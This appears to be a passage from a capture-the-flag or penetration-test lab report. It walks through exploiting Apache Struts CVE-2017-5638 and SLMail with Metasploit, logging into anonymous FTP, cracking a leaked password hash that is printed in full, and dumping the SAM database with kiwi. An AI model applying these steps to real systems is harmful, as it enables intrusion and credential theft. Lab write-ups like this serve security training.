
**Vulnerability 10: Struts - CVE-2017-5638**

**Exploit Method:** Based on a Nessus scan indicating that the host is vulnerable to Apache Struts, SIKYU TECH launched msfconsole and searched for Struts exploits. We selected the multi/http/struts2\_content\_type\_ognl exploit to obtain a Meterpreter shell. After setting the RHOSTS to 192.168.13.12, SIKYU TECH executed the exploit. Once the exploit succeeded, We manually connected to the Meterpreter session using sessions -i <session number>. With Meterpreter access, We downloaded the file /root/flagisinThisfile.7z to our Kali machine. Finally, We unzipped the file on my Kali machine using the command “7z x flagisinThisfile.7z” to get what we’re looking for.



**Vulnerability 11: Exposed Password Hash in GitHub Rekall Site.**

**Exploit Method:** By searching GitHub, SIKYU TECH found the totalrekall GitHub page. Navigating through the repository led me to the xampp.users page, which contains the credentials trivera:$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0, as illustrated in the following image:




SIKYU TECH took the hashed password and cracked it using John The Reaper , shown below:





**Vulnerability 12: NMAP Scan and FTP Exploit**

**Exploit Method:** Returning to the port scan results revealed that port 21 (FTP) was open. Using Nmap with the -A flag, SIKYU TECH discovered that anonymous FTP access was possible. Logging into the FTP server at 172.22.117.20 as an anonymous user, I downloaded the file flag3.txt. After exiting the FTP session, I read the contents of the file using the command cat flag3.txt, which provided the next flag.




**Vulnerability 13: POP3**


**Exploit Method:** Returning to the port scan results, SIKYU TECH noted that the SLMail service was running on both SMTP port 25 and POP3 port 110. Port 110 is required for the exploit. Using searchsploit, WE found a Metasploit module for that version of SLMail. We loaded Metasploit via msfconsole, selected the SLMail module, set the RHOSTS to 172.22.117.20, and ran the exploit, which granted a Meterpreter shell. Listing the directory files in the Meterpreter session revealed flag4.txt, which we read using the cat command from within Meterpreter.



**Vulnerability 14: Security Accounts Manager Database**


**Exploit Method:** After successfully compromising SLMail using Metasploit and gaining a Meterpreter shell where SIKYU TECH have SYSTEM privileges, We loaded kiwi within Meterpreter. Using the command lsa\_dump\_sam in kiwi revealed a user named flag6 in the Security Accounts Manager (SAM) database. Cracking the NTLM password associated with flag6 exposed the password, unveiling Flag 6: Computer! This process allowed me to escalate privileges and obtain critical information from the compromised system.





